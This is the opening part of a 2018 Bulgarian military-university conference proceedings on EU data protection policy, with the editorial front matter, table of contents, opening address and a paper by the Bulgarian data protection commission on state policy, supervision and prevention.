

НАЦИОНАЛЕН ВОЕНЕН УНИВЕРСИТЕТ “ВАСИЛ ЛЕВСКИ”

ФАКУЛТЕТ “АРТИЛЕРИЯ, ПВО И КИС”

Катедра “Информационна сигурност”

**МЕЖДУНАРОДНА
НАУЧНА КОНФЕРЕНЦИЯ**

**ПОЛИТИКАТА НА ЕВРОПЕЙСКИЯ СЪЮЗ
ПО ЗАЩИТАТА НА ИНФОРМАЦИЯТА
И ЛИЧНИТЕ ДАННИ**

СБОРНИК НАУЧНИ ТРУДОВЕ

**ШУМЕН
2018**

КЪМ ЧИТАТЕЛИТЕ ...

Сборникът научни трудове е съставен от докладите, изнесени на научна конференция на тема „Политиката на Европейския съюз по защитата на информацията и личните данни“, проведена във Факултет „Артилерия, противовъздушна отбрана и комуникационни и информационни системи“ към Националния военен университет „Васил Левски“ - гр. Шумен, на 12 и 13 април 2018 г.

Докладите са представени за издаване от авторите без допълнително редактиране от издателите. Отговорността за фактологическите, технически, езикови грешки и произтичащите от това последствия носят изцяло авторите.

Съгласно чл. 31 от Закона за защита на класифицираната информация авторите сами определят грифа за сигурност на докладите си и носят лична отговорност за публикуване на класифицирана информация в тях.

Всеки доклад е рецензиран от две хабилитирани лица.

От редакционната колегия

Редакционна колегия:

полк. инж. проф. д-р Сашо Стефанов Евлогиев – председател;
полк. инж. доц. д-р Дилиан Иванов Димитров,
проф. д.в.н. Манол Петков Млеченков,
проф. д.н. Жанета Николова Савова-Ташева
доц. д-р Николай Йорданов Досев – членове

Светлана Маркова Зотова, Христо Пеев Христов - сътрудници

Рецензенти:

Председател: полк. доц. д-р инж. Сашо Стефанов Евлогиев
Проф. д.в.н. Манол П. Млеченков – направление „Информационна сигурност“
Проф. д-р Велико П. Петров – направление „Държава и сигурност“
Проф. д.н. Жанета Н. Ташева - направление „Информационна сигурност“
Доц. д-р Георги Н. Мазаджиев - направление „Информационна сигурност“
Доц. д-р Николай Й. Досев - направление „Държава и сигурност“

©НВУ „В. Левски” – Факултет „Артилерия, ПВО и КИС”

Шумен, 2018

c/o Jusautor, Shumen

ISBN 978-954-9681-89-5

СЪДЪРЖАНИЕ

ПЛЕНАРНА СЕСИЯ	6
<i>Сашо Ст. Евлогиев, ОТКРИВАНЕ НА МЕЖДУНАРОДНА НАУЧНА КОНФЕРЕНЦИЯ НА ТЕМА „ПОЛИТИКАТА НА ЕВРОПЕЙСКИЯ СЪЮЗ ПО ЗАЩИТА НА ИНФОРМАЦИЯТА И ЛИЧНИТЕ ДАННИ”</i>	6
<i>Ц. В. Цолов, Д. Тошкова, ДЪРЖАВНАТА ПОЛИТИКА В СФЕРАТА НА ЗАЩИТАТА НА ЛИЧНИТЕ ДАННИ</i>	9
<i>К. К. Зографов, САМОЛИЧНОСТ И СИГУРНОСТ</i>	16
<i>Л. Г. Николов, РОЛЯТА НА ЕВРОПЕЙСКИЯ СЪЮЗ В ОСИГУРЯВАНЕТО НА КИБЕРСИГУРНОСТ</i>	23
<i>Г. Т. Герасимов, ТЕНДЕНЦИИ В РАЗВИТИЕТО НА ВОЕННАТА ИНДУСТРИЯ СЪОБРАЗНО ДОКТРИНАТА ЗА ТОТАЛНА КИБЕРНЕТИЧНА ВОЙНА</i>	29
<i>П. Г. Герасимов, СЪВРЕМЕННИ АВТОНОМНИ БОЙНИ СИСТЕМИ С ИЗКУСТВЕН ИНТЕЛЕКТ</i>	40
ДЪРЖАВА И СИГУРНОСТ	51
<i>Ст. И. Минева, НОВАТА РАМКА ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ - ГАРАНТИРАН БАЛАНС МЕЖДУ ПРАВОТО НА ЗАЩИТА НА ЛИЧНИЯ ИНТЕРЕС И ЗАЩИТАТА НА ОБЩЕСТВЕНИЯ ИНТЕРЕС</i>	51
<i>Х. А. Христов, Т. И. Солаков, ВЗАИМООТНОШЕНИЯ ДЪРЖАВА И РЕЛИГИОЗНИ ОРГАНИЗАЦИИ. ФОРМИ И МЕТОДИ НА ДЕЙНОСТ НА НЕТРАДИЦИОННИТЕ ВЕРОИЗПОВЕДАНИЯ</i>	61
<i>Х. А. Христов, Т. И. Солаков, ИЗПОЛЗВАНИ МЕТОДИ ЗА РАДИКАЛИЗИРАНЕ НА ЛИЦА И РИСКОВИ ГРУПИ</i>	67
<i>Л. Т. Христов, Х. А. Христов, ОБЩА ХАРАКТЕРИСТИКА И ПОСЕГАТЕЛСТВА ВЪРХУ ИКОНОМИЧЕСКАТА СИГУРНОСТ НА КОРПОРАЦИЯТА</i>	73
<i>Ж. С. Йорданов, МЕТОДИКА ЗА ЕМПИРИЧНО ИЗСЛЕДВАНЕ НА ВЗАИМОДЕЙСТВИЕТО МЕЖДУ ВЪОРЪЖЕНИТЕ СИЛИ И ИНСТИТУЦИИТЕ, УЧАСТВАЩИ В СИСТЕМАТА ЗА ЗАЩИТА НА ВЪТРЕШНАТА СИГУРНОСТ НА СТРАНАТА</i>	78
<i>Н. Р. Неделчев, ПОДГОТОВКА НА ОБЛАСТНИТЕ АДМИНИСТРАЦИИ ЗА РАБОТА ВЪВ ВОЕННО ВРЕМЕ</i>	87
<i>Г. И. Исаев, ЧЛЕНСТВОТО НА БЪЛГАРИЯ В ЕВРОПЕЙСКИЯ СЪЮЗ И НЯКОИ АСПЕКТИ НА СИГУРНОСТТА И ПРАВОСЪДИЕТО</i>	95
<i>Г. И. Исаев, НЯКОИ АСПЕКТИ НА ОРГАНИЗИРАНАТА ПРЕСТЪПНОСТ В КОНТЕКСТА НА ЧЛЕНСТВОТО НА БЪЛГАРИЯ В ЕВРОПЕЙСКИЯ СЪЮЗ</i>	104
<i>В. П. Петров, КОРУПЦИЯТА ВЪВ ВИСШЕТО ОБРАЗОВАНИЕ</i>	119
<i>В. П. Петров, ПРАВНИ АСПЕКТИ НА ЗАЩИТАТА НА ЛИЧНИТЕ ДАННИ</i>	129
<i>Х. А. Десев, ОРГАНИЗАЦИОННИ АСПЕКТИ НА ЗАЩИТАТА НА ЛИЧНИТЕ ДАННИ</i>	140

<i>Н. Г. Борисова</i> , ПАТРУЛНО-ПОСТОВАТА ДЕЙНОСТ КАТО АДМИНИСТРАТИВНА ДЕЙНОСТ НА ПОЛИЦИЯТА ПРИ ОПАЗВАНЕ НА ОБЩЕСТВЕНИЯ РЕД	145
<i>С. Ив. Лазарова</i> , ВЪЗНАГРАЖДЕНИЕ И СТИМУЛИРАНЕ НА ЧОВЕШКИТЕ РЕСУРСИ В ОРГАНИЗАЦИЯТА.....	153
<i>С. И. Лазарова</i> , КОМУНИКАТИВНИ УМЕНИЯ ЗА РАБОТА С МЕДИИТЕ	158
<i>И. Е. Черноглазов</i> , ПРИСЪЕДИНЯВАНЕТО НА ТУРЦИЯ КЪМ ЕВРОПЕЙСКИЯ СЪЮЗ НА ФОНА НА БЕЖАНСКАТА КРИЗА	163
<i>И. Е. Черноглазов</i> , ПРАВОМОЩИЯ НА СПЕЦИАЛНИТЕ СЛУЖБИ В Р. БЪЛГАРИЯ ПРИ ПРОТИВОДЕЙСТВИЕТО НА ЗАПЛАХИ ЗА НАЦИОНАЛНАТА СИГУРНОСТ	167
<i>Я. З. Узунова</i> , СЪЩНОСТ НА ФЕНОМЕНА КОРУПЦИЯ.....	175
<i>Я. З. Узунова</i> , СОЦИАЛНИ ФАКТОРИ КАТО ПРЕДПОСТАВКА ЗА КОРУПЦИОННИ ПРАКТИКИ.....	181
ИНФОРМАЦИОННА СИГУРНОСТ	187
<i>Г. Т. Герасимов, П. Г. Герасимов</i> , ПРАКТИЧЕСКА РЕАЛИЗАЦИЯ НА ПОСТКВАНТОВИ МЕТОДИ ЗА ШИФРОВАНЕ НА ИНФОРМАЦИЯ	187
<i>V. Bontchev, D. Polimirova, V. Yosifova, A. Inkov</i> , RESULTS FROM RUNNING AN SSH AND TELNET HONEYROT FOR A YEAR	196
<i>В. Ц. Целков</i> , ЕДИН ПОГЛЕД ВЪРХУ ОБЩИЯ РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ.....	209
<i>В. Ц. Целков, Г. Л. Средков</i> , КРИТЕРИИ И КОМПЕТЕНТНОСТ ПРИ ОЦЕНКА НА СЪОТВЕТСТВИЕТО С ИЗИСКВАНИЯТА НА ОБЩИЯ РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ	215
<i>А. Т. Ташева, Б. Б. Петров, К. Н. Стойков</i> , БАЛАНСИРАНОСТ НА НЕДВОИЧНИ ПСЕВДОСЛУЧАЙНИ ПОСЛЕДОВАТЕЛНОСТИ, ГЕНЕРИРАНИ ОТ Р-ЧЕН ОБОБЩЕН САМОСВИВАЩ ГЕНЕРАТОР	221
<i>Ц. С. Цанков, Б. Й. Беджев, П. Х. Янакиев</i> , СИНТЕЗ НА ФАЗОВО МАНИПУЛИРАНИ СИГНАЛИ С ВИСОКА СТРУКТУРНА СЛОЖНОСТ С ДЪЛЖИНА $N=p^n$	229
<i>Ц. С. Цанков, Б. Й. Беджев, П. Х. Янакиев</i> , СИНТЕЗ НА ФАЗОВО МАНИПУЛИРАНИ СИГНАЛИ С ВИСОКА СТРУКТУРНА СЛОЖНОСТ С ДЪЛЖИНА $N=p^n-1$	235
<i>Е. М. Пиронкова, Х. А. Христов</i> , ОПТИМИЗИРАНЕ НА ГРАНИЧНИЯ КОНТРОЛ ЧРЕЗ ВНЕДРЯВАНЕ НА НОВИ ИНФОРМАЦИОННИ СИСТЕМИ.....	242
<i>Е. М. Пиронкова, Х. А. Христов</i> , ИНФОРМАЦИОННА СИСТЕМА ЗА ВЛИЗАНЕ/ИЗЛИЗАНЕ.....	252
<i>Р. С. Радков</i> , ОРГАНИЗАЦИОННИ И ТЕХНИЧЕСКИ МЕРКИ ЗА ОСИГУРЯВАНЕ НА СЪОТВЕТСТВИЕ С GDPR	262
<i>В. П. Крумов</i> , ПРЕДИЗВИКАТЕЛСТВА ПРЕД ЗАЩИТА НА ЛИЧНИТЕ ДАННИ СЛЕД ВЪВЕЖДАНЕТО НА GDPR	269
<i>В. П. Крумов</i> , АЛГОРИТЪМ НА ДЕЙСТВИЯТА ПРИ ВЪВЕЖДАНЕ НА РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИ ДАННИ ОТ ОРГАНИЗАЦИИТЕ ...	274

<i>Е. Е. Дянкова, Д. Б. Димов, Ю. И. Цонев, СПЕЦИАЛИЗИРАН ТЕСТЕР ЗА ОЦЕНКА НА УЯЗВИМОСТИ В КОМПЮТЪРНА МРЕЖА</i>	<i>279</i>
<i>П. Ц. Антонов, В. Р. Антонова, АНАЛИЗ НА СИГУРНОСТТА НА ПАРОЛНИТЕ ФРАЗИ</i>	<i>283</i>
СТУДЕНТСКО-ДОКТОРАНТСКА СЕКЦИЯ	287
<i>Х. К. Дулдурски, СИСТЕМИ ЗА АВТОМАТИЧНО КАЦАНЕ</i>	<i>287</i>
<i>Б. Б. Плосков, ГРАФИЧНИ ТАБЛЕТИ – ВИДОВЕ, ПРЕДИМСТВА И НЕДОСТАТЪЦИ.....</i>	<i>294</i>
<i>А. Д. Куманов, Д. Г. Колева, ПРАВЕН РЕЖИМ НА ЗАЩИТАТА НА ИНФОРМАЦИЯТА В БЪЛГАРСКОТО ЗАКОНОДАТЕЛСТВО</i>	<i>299</i>
<i>И. Ст. Янинска, ШИРОКОЛЕНТОВИ СИГНАЛИ.....</i>	<i>304</i>
<i>И. В. Иванов, П. К. Андонов, НОРМАТИВНИ ДОКУМЕНТИ И ОРГАНИ ПО ЗАЩИТА ПРИ БЕДСТВИЯ</i>	<i>310</i>
<i>Д. О. Калпаков, Д. П. Петров, ОСОБЕНОСТИ НА ОПЕРАЦИИТЕ ЗА ХУМАНИТАРНО ПОДПОМАГАНЕ.....</i>	<i>323</i>
<i>Р. В. Райчев, ОСНОВАНИЯ ЗА РАЗРАБОТВАНЕ НА МЕТОДИКА ПО ПРИЛОЖЕНИЕТО НА СПЕЦИАЛНА ПОЛИЦЕЙСКА ТАКТИКА КЪМ ЕКИПИ НА СОД.....</i>	<i>329</i>
<i>В. Ю. Йорданова, ТЕХНОЛОГИЯ И ДОСТЪПЕН НАЧИН ЗА СЪЗДАВАНЕ НА УСТРОЙСТВА, ПРЕДОСТАВЯЩИ КОНФИДЕНЦИАЛНА ИНФОРМАЦИЯ</i>	<i>336</i>
<i>К. С. Славов, МИГРАЦИОННАТА КРИЗА И ПРЕДИЗВИКАТЕЛСТВАТА ПРЕД РЕПУБЛИКА БЪЛГАРИЯ</i>	<i>344</i>
<i>С. Л. Алексова, Е. Л. Цветков, ОРГАНИЗИРАНЕ НА ЗАЩИТАТА НА НАСЕЛЕНИЕТО И НАЦИОНАЛНОТО СТОПАНСТВО ПРИ БЕДСТВИЯ, АВАРИИ И КАТАСТРОФИ.....</i>	<i>350</i>
<i>Щ. Р. Стоянова, СТЕГНАЛИЗ НА ИЗОБРАЖЕНИЕ С ВГРАДЕНА ИНФОРМАЦИЯ В НАЙ-МЛАДШИЯ БИТ, БАЗИРАНО НА МЕТОДА НА БЛИЗКИТЕ ДВОЙКИ ЦВЕТОВЕ.....</i>	<i>355</i>
<i>Н. М. Маринова, ЕКОИНОВАЦИИ.....</i>	<i>363</i>

ПЛЕНАРНА СЕСИЯ

Сашо Ст. Евлогиев,

ОТКРИВАНЕ НА МЕЖДУНАРОДНА НАУЧНА КОНФЕРЕНЦИЯ НА ТЕМА „ПОЛИТИКАТА НА ЕВРОПЕЙСКИЯ СЪЮЗ ПО ЗАЩИТА НА ИНФОРМАЦИЯТА И ЛИЧНИТЕ ДАННИ”

Уважаеми г-н Председател на Общинския съвет Шумен,
г-н Секретар на Община Шумен,
уважаеми г-н Полковник,
господа офицери, преподаватели, курсанти, студенти и докторанти,
уважаеми госпожи и господа,

Избухналите локални войни и конфликти през последните 15-20 години, актовете на тероризъм и съществуващите несиметрични заплахи показват, че съвременната среда за сигурност се характеризира с редица особености, като сложност, многообразност, динамичност, противоречивост, непредвидимост и др.

Събитията от последните няколко години, като войната в Сирия; военния конфликт в Украйна; огромния брой бежанци в Република Турция, търсещи убежище в Европа, международния скандал “Скрипал” и екстрадирането на дипломатически представители на Русия от САЩ и част от европейските държави и реципрочните мерки на руското правителство, използването на химическо оръжие в Сирия и изострянето на отношенията между САЩ и Русия показват, че основите на съществуващия световен мир са прекалено крехки и при определени условия избухването на нов военен конфликт е напълно възможно. Всичко това оказва съществено влияние върху външната сигурност на Република България.

От друга страна, развитието на информационните и комуникационни технологии коренно промени нашия живот и те се превърнаха в доминиращ фактор за устойчиво развитие на обществото през XXI век. Информацията се превърна в стратегически ресурс, а нейното изучаване и прогнозиране - в крайъгълен камък на съвременната наука. Нарастващата роля на информацията във всички сфери на човешката дейност промени облика на съвременното общество и го превърна в „информационно общество”. Нормалното развитие на информационното общество налага всяка една държава, институция и организация да осигури защита на информационните си активи от възможни заплахи и атаки. Повишават се изискванията към информационната сигурност като задължително условие за успешно функциониране на държавните и корпоративните структури.

Бързото технологично развитие и глобализацията създадоха нови предизвикателства пред защитата на личните данни. Значително нарасна мащабът на обмена и събирането на лични данни. Технологиите позволяват и на частните дружества, и на публичните органи да използват лични данни в безпрецедентни мащаби, за да упражняват дейността си. Физическите лица все по-често оставят

лична информация, която е публично достъпна и в световен мащаб. Технологиите преобразиха както икономиката, така и социалния живот. Те улесняват свободното движение на лични данни в ЕС и предаването на данни до трети държави и международни организации, като същевременно гарантират високо ниво на защита на личните данни. За да се гарантира последователно и високо ниво на защита на физическите лица, както и за да се премахнат препятствията пред движението на лични данни в ЕС, нивото на защита на правата и свободите на гражданите във връзка с обработването на такива данни следва да бъде равностойно във всички държави членки. Необходимо е да се гарантира последователно и еднородно прилагане в рамките на ЕС на правилата за защита на основните права и свободи на физическите лица при обработването на лични данни.

В този смисъл, актуалността и значимостта на проблема поставя предизвикателства и пред Факултет „Артилерия, ПВО и КИС“, като основно структурно звено на НВУ „В. Левски“, чиято важна задача е да обучава експертен персонал в сектор „Сигурност и отбрана“. За да поддържат високо ниво на подготвеност, преподавателите и обучаемите от катедри „Информационна сигурност“, „Комуникационни мрежи и системи“, „Компютърни системи и технологии“ се нуждаят от поле за изява на постигнатото, от познаване на актуалните проблеми и новостите, споделяне на ресурси, капацитет и информация в сферата на защитата на информацията и личните данни.

Темата на настоящия форум е свързана с актуалните тенденции в защита на информацията и личните данни.

Ежедневни са предизвикателствата в съвременния свят пред правото на всеки за защита. Например, скандалът с Facebook, където беше злоупотребено с личните данни на повече от 50 млн. потребители на социалната мрежа с цел да се компрометират президентските избори в САЩ през 2017 година. Няма дейност в ежедневието, която да не е свързана със събиране на лични данни. Наложителни са промени в законодателството с цел привеждане на остарелите директиви и закони в съответствие с новите условия, уеднаквяване на стандартите за защита на лични данни в международен мащаб.

Нов регламент за защита на личните данни ще влезе в сила на 25 май тази година. Той ще доведе до съществени изменения в режима и системата на всички фирми и администрации, по-стриктно опазване на личната информация.

Уважаеми гости,

Настоящата научна конференция се организира със съдействието на:

- Държавната комисия по сигурността на информацията;
- AFCEA International – секция София;
- Комисията за защита на личните данни;
- Дирекция „Сигурност на информацията“ – МО;
- Национална лаборатория по компютърна вирусология при БАН;

За мен е чест да представя нашите гости днес:

- доц. д-р Константин Зографов – председател на международната асоциация AFCEA;

- ст. ком. Цанко Цолов – член на Комисията за защита на личните данни;
- полк. Йосиф Атанасов – директор на дирекция „Сигурност на информацията“ – МО;

- г-н Ангел Инков – Национална лаборатория по компютърна вирусология при БАН;
- г-н Георги Герасимов и Павел Герасимов – фирма Интелект TKG;
- Община Шумен;
- Областна администрация Шумен.

Сред нас са водещи експерти от ДАНС, представители на Варненски свободен университет, Университета по библиотекознание и информационни технологии, Технически университет - София, Технически университет – Варна; ВВМУ „Н. Й. Вапцаров“ – Варна; Шуменския университет и др. институции, които ще разяснят ключови въпроси по темата.

Ако съм пропуснал да обявя някого от участниците, моля за Вашето извинение.

Този форум ще подпомогне разбирането на Общия регламент за защитата на информацията и личните данни и неговото бързо и ефективно прилагане в практиката.

Засиленият интерес към темата е сигурно доказателство за нейната нарастваща злободневност. В рамките на научната конференция ще бъдат изнесени повече от 50 доклада и ще вземат участие над 60 участници.

Уверен съм, че срещите и дискусиите ще са ползотворни за всички.

Желая на всички успешна работа!

Откривам научната конференция: „Политиката на Европейския съюз по защитата на информацията и личните данни“!

Ц. В. Цолов, Д. Тошкова,
**ДЪРЖАВНАТА ПОЛИТИКА В СФЕРАТА НА ЗАЩИТАТА
НА ЛИЧНИТЕ ДАННИ**

Цанко В. Цолов, Десислава Тошкова

*Комисия за защита на личните данни
tzolov@cpdp.bg*

THE STATE POLICY IN THE FIELD OF PERSONAL DATA PROTECTION

Tzanko Tzolov, Desislava Toshkova

Abstract: *The independent and well equipped supervisory authority, assessing public attitudes towards issues related to data protection, adequate prevention, and enhanced supervision are the buildings blocks of the state policy in the data protection field. The state policy on data protection is of dynamic nature. We have to look at the notion of data protection in a broader cross-border context, and especially how it relates to other fundamental rights, social norms and technological developments.*

Keywords: *institute of the data protection authority, risk analysis, prevention, supervision, risk-based approach*

Интердисциплинарният характер на защитата на личните данни е основният фактор, който обуславя провеждането на държавната политика в тази област. Той предопределя съдържанието на политиката не само на национално ниво, но и тенденциите за развитие в международен план. Провеждането на държавната политика в областта на защитата на личните данни е постоянен процес, който включва ефективно функциониране на институцията на надзорния орган на национално ниво, оценка на обществените нагласи, прилагане на адекватна превенция и упражняване на засилен контрол.

Важен елемент от политиката също така е предприемането на действия, насочени към осъзнаване на собствената отговорност на всички участващи в процеса страни: физическо лице - администратор - надзорен орган. Предмет на този доклад са именно тези теми.

Основополагащ елемент на държавната политика в сферата на защитата на личните данни е институцията на **надзорния орган**. Неговият статут и правомощия в държавата са от решаващо значение за ефективното провеждане на националната политика. Действащата европейска Директива 95/46/ЕО и влизащият в сила от 25 май Общ регламент за защита на данните 2016/679 разписват важни условия, относно функционирането на надзорния орган по защита на данните – гарантиране на неговата пълна независимост, компетенции за консултиране и намеса в операциите по обработването на данни, правомощие по разследване, разглеждане на жалби, налагане на административни санкции.

В национален план, тези генерални правомощия, въведени в Закона за защита на личните данни и допълнени с изменението и допълнението на Закона са фундамента, върху който се гради държавната политика.

Независимият статут, дистанцирането от външно влияние, указания и натиск, **легитимира дейността на надзорния орган** като самостоятелна в рамките на

общата национална политика и като пряко насочена към конкретните потребности на обществото (администратори и физически лица) по отношение правото за защита на личните данни. Това обстоятелство прави Комисията за защита на личните данни лесно разпознаваема за отделния гражданин и гарантира валидност на взетите от надзорния орган решения. Всяка държава членка на Съюза има право по силата на Регламент 2016/679 да приеме собствено законодателство, но следва да уведоми до 25 май Комисията на ЕС за това или за всяко следващо изменение и допълнение на тези разпоредби.

Независимият статут произтича от самият Регламент, определящ независимостта от външно влияние на работата на всеки един член на КЗЛД, както и в ограничаване на действията му по време на неговият мандат. КЗЛД е гарантирана с необходимият бюджет и персонал за изпълнение на своите функции, но като всеки публичен орган подлежи на финансов контрол за разходване на публичните средства.

България е избрала модел при който изгражда колегиален надзорен орган, чийто членове се избират поименно от Народното събрание с 5 годишен мандат. Изискванията към всеки един от членовете на КЗЛД са записани в Закона за защита на личните данни.

Компетентност - всеки надзорен орган е компетентен да изпълнява задачите и да упражнява правомощията, възложени му в съответствие с Регламента, на територията на своята собствена държава членка. КЗЛД не е компетентна да осъществяват надзор на дейностите по обработване, извършвани от съдилищата при изпълнение на съдебните им функции. Надзорният орган на основното място на установяване или на единственото място на установяване на администратора или обработващия лични данни е компетентен да действа като водещ надзорен орган за трансграничното обработване, извършвано от посочения администратор или обработващ лични данни в съответствие с процедурата разписана в Регламента.

Всяка държава членка може да има един или повече независими публични органи, които са отговорни за наблюдението на прилагането на Регламент 2016/679, за да се защитят основните права и свободи на физическите лица във връзка с обработването и да се улесни свободното движение на личните данни в рамките на Съюза.

Правомощието за консултиране и намеса има за цел да наложи унифицирано правоприлагане и работи в посока създаване на национален стандарт за защита на данните и постигане на високо ниво на осъзнатост по отношение на рисковете, правата и задълженията.

Регламент 2016/679 дава разширено разбиране на консултирането като инструмент на взаимодействието между администратор и надзорен орган. Определят се случаите при които администраторът може да потърси помощ от надзора за понижаване риска при обработката на лични данни и са определени сроковете в които Надзорния орган следва да се произнесе по искането. Този тип взаимодействие изгражда нови взаимоотношения на съвместна превантивна работа за понижаване на нивата на риска при обработката.

Правомощието за разследване и разглеждане на жалби е ключово за реалното упражняване на надзор, каквото е предназначението на органа по защита на данните и без което не може да се гарантира законосъобразност на обработването на лични данни.

Регламент 2016/678 дава нов прочит на съществуващите механизми за акредитиране, сертифициране и използването на кодекси за поведение. С новите право-

мощия **КЗЛД е акредитиращ орган** за организации, предоставящи услуги по сертифициране на администратори на лични данни, на отделни продукти или услуги или физически лица

Редица специфични правомощия, установени в резултат на добрата национална практика, способстват провеждането на отговорна държавна политика в областта на защитата на личните данни и поради това, че надхвърлят правомощията на надзорния орган по Директива 95/46/ЕО, имат уникален характер. Тези правомощия са издаването на подзаконов нормативни актове, участието в преговори и сключването на двустранни или многостранни споразумения в областта на защитата на личните данни. Те дават възможност за бъдещо развитие на държавната политика и извеждат българският надзорен орган сред малцината в Европейския съюз, на които държавата е делегирала подобни правомощия.

Друго специфично национално правомощие от 2011 г. с все по-широко приложение е провеждането на обучение на национално ниво от страна на Комисията за защита на личните данни. Въпреки, че Регламент 2016/679 вменява обучението на самите администратори на лични данни КЗЛД, следвайки установената добра практика ще продължи усилията си за изграждане на национален обучителен център, за придобиване на компетентности, необходими за изпълнение на задълженията от служителя по защита на данните, като при провежданото обучение ще налага високите международни стандарти в тази област. Установяване на високи изисквания към длъжностните лица по защита на данните, въвеждането на механизми за доказване и препотвърждаване на компетентности ще подпомогне в голяма степен администраторите на лични данни при техния избор и ще гарантира високо ниво на съответствие на системата за защита с изискванията с Регламента.

Към специфичните правомощия може да бъде посочено обстоятелството, че Комисията за защита на личните данни е **наблюдаващ орган** относно сигурността на трафичните данни, съхранявани от предприятията, предоставящи обществени електронни съобщителни мрежи и/или услуги.

Изпълнението на така заложените по закон правомощия на надзорния орган е немислимо без наличието на адекватна финансова, ресурсна и техническа обезпеченост. Комплексният характер на защитата на личните данни налага ангажирането на добре подготвени експерти в тази област и специализирането им по ключови направления.

Въвеждането на ефикасна система за електронно управление на процесите по регистрация на администратори на лични данни, подаване на жалби, консултиране на лицата, както и на вътрешно-организационната дейност на Комисията също са предпоставка за изпълнение на политиката.

След този общ обзор на институцията на надзорния орган, по-нататък в изложението ще се спрем по-подробно на компонентите, съставляващи държавната политика.

Анализ на проблемите е първата стъпка, която предопределя всички по-нататъшни действия в процеса по защита на данните. Чрез проучване на потребностите и нагласите сред обществото, Комисията набелязва целевите групи и проблемните области. Резултатите от проучването осигуряват навременна информираност на надзорния орган и отварят пътя за прилагане на един от следните два подхода: тематичен - по проблеми или секторен - по категории администратори.

Тематичният подход включва анализ на въпроси от широк обществен интерес и формулиране на ясни препоръки и указания от страна на Комисията за защита на личните данни. Като пример можем да посочим обработки на данни с възможно негативни последици за лицата, каквото е нерегламентираното видео-наблюдение, обработването на лична информация в големи (често трансгранични) бази данни, копирането на лични документи, рисковете пред неприкосновеността в интернет пространството.

Секторният подход се фокусира върху проблемите и очакванията на група от администратори със сходен предмет на дейност. Като чувствителни за обществото групи можем да посочим телекомуникационния, банковия, образователния сектор, както и компаниите, предоставящи комунални услуги. Обект на постоянна оценка са и някои социални групи, характеризиращи се с повишен риск от нарушаване правото на защита, каквито са децата в контекста на информационното общество. Действията, които Комисията предприема в тази връзка, включват провеждането на специализирани обучения, проучване на потребностите в даден сектор и извършването на секторни проверки. Прилагането на секторната политика води до много по-лесно идентифициране на конкретните трудности за обработката на данни, при отчитане спецификата на дейността и възможните неблагоприятни последици върху защитата на личните данни. Спазвайки установените от самата Комисия добри практики през последните две години бяха извършени две широко мащабни секторни проверки в сферата на образованието и здравеопазването. В резултатът бяха предписани съответни „действия по мярка“.

Адекватната превенция е ядрото на държавната политика в сферата на защитата на личните данни. Тя влиза в действие веднага след анализа на проблемите и потребностите. На базата на подход, основан на управление на риска, се предприемат конкретни превантивни действия. Значимостта на този подход наложи Комисията да установи нови правила за техническите и организационни изисквания, който администраторите са длъжни да предприемат, основани на предварителна оценка на въздействието.

Превантивната дейност има широкоспектърно действие. Обхваща образователната и информационна дейност на надзорния орган, политика за съгласуваност с други държавни институции, налагането на единни стандарти за защита. Осъществява се координирано с добрите общоевропейски практики и включва голям набор от направления, сред които:

- Издаването на становища и съгласуването на проекти на нормативни актове, целящи унифицирано правоприлагане в сферата на неприкосновеността. Тази мярка следва да се възприема в контекста на комплексния и интердисциплинарен характер на защитата на личните данни. Трябва да се знае много добре къде е точно място на защитата на личните данни в различните сфери на обществените отношения и как най-ефикасно тя следва да се прилага в съотношение с други норми и права.
- Издаването на задължителни указания е също съществен елемент от налагането на унифицирана практика. Комисията вече се възползвала от този инструмент във връзка с контролните си функции по Закона за електронните съобщения. Издадените от Комисията задължителни указания съдържат параметрите, които налагат уеднаквяване в практиката на всички ангажирани субекти - предприятия,

предоставящи обществени електронни съобщителни мрежи и/или услуги, компетентни органи, съдилища, прокуратура.

- Поощряване на администраторите да създават кодекси за поведение и политики по неприкосновеността, както и готовност за тяхното консултиране и съгласуване. Насърчаването на този подход е изключително важен за оправдаване на доверието и очакването на потребителите, и създаване на правна сигурност чрез канализиране на процесите по обработка и защита на данните.

- Насърчаване въвеждането на технологии за подобряване на неприкосновеността. Това е особено актуална тема в контекста на законодателната реформа на ниво Европейски съюз и въвеждането на механизми, като „защита по подразбиране” (privacy by default) и „защита при проектиране” (privacy by design).

- Непрекъснат обмен на информация и добри практики с други национални органи по защита на данните от европейските държави. Тази практика позволява формулирането на общ подход за превенция и реакция в единния вътрешен пазар.

- Практиката на Комисията да публикува предварително „План за годишните проверки на администраторите на лични данни” е с доказан дисциплиниращ ефект.

- Предвижданите в Общия регламент за защита на личните данни високи санкции също са с превантивен, разубеждаващ характер и имат за цел да гарантират пълното прилагане на законовите разпоредби.

- Широк спектър от мероприятия, които правят достъпна практиката на Комисията за много по-широк кръг от лица и позволяват оценка на ситуацията в реална среда. Тук можем да посочим концепцията за реализиране на „изнесени заседания” в различни региони на страната.

- Целенасочена информационна политика. Тя включва провеждане на информационно-образователни кампании относно рисковете при обработване на данните, необходимостта от висока степен на осъзнатост на лицата за значимостта на техните лични данни и ролята на надзорния орган. Практиката на Комисията до провежда регулярни обучения за администратори и обработващи лични данни и студенти също е част от информационната политика на надзорния орган.

- Постоянен контакт с граждани по въпроси, свързани със защитата на техните лични данни. Това е не само начин за отговор на техни конкретни потребности, но и възможност за Комисията да следи за обезпокоителни тенденции и своевременно да им противодейства.

При осъществяването на превенцията, Комисията за защита на личните данни частично се доближава до предмета на дейност на гражданските правозащитни и академични организации и тясно си сътрудничи с тях за изпълнението на този общ приоритет.

Третият основен компонент от държавната политика е **засиленият контрол**. Той протича независимо и паралелно от превантивната дейност. Може да има планов характер, да се извършва според конкретния случай или да осъществява последващ мониторинг. Целта е стриктно съблюдаване на императивните норми на Закона, предотвратяване повтарянето на определени лоши практики и нарушения. Контролната дейност има *оздравителен* ефект върху администратора чрез посочване на конкретни препоръки за подобряване на процесите по обработка в технически, организационен и правен аспект.

За ефективно осъществяване на контролната си дейност Комисията се възползва от няколко механизма. Първият от тях е текущ анализ на дейността на админис-

траторите за спазване на нормативните актове по защита на личните данни. Осъществяването на пряк контрол в публичния и частния сектор е сърцевината на надзора. Третият, най-ефективният механизъм за въздействие, несъмнено е фактическото налагане на санкции.

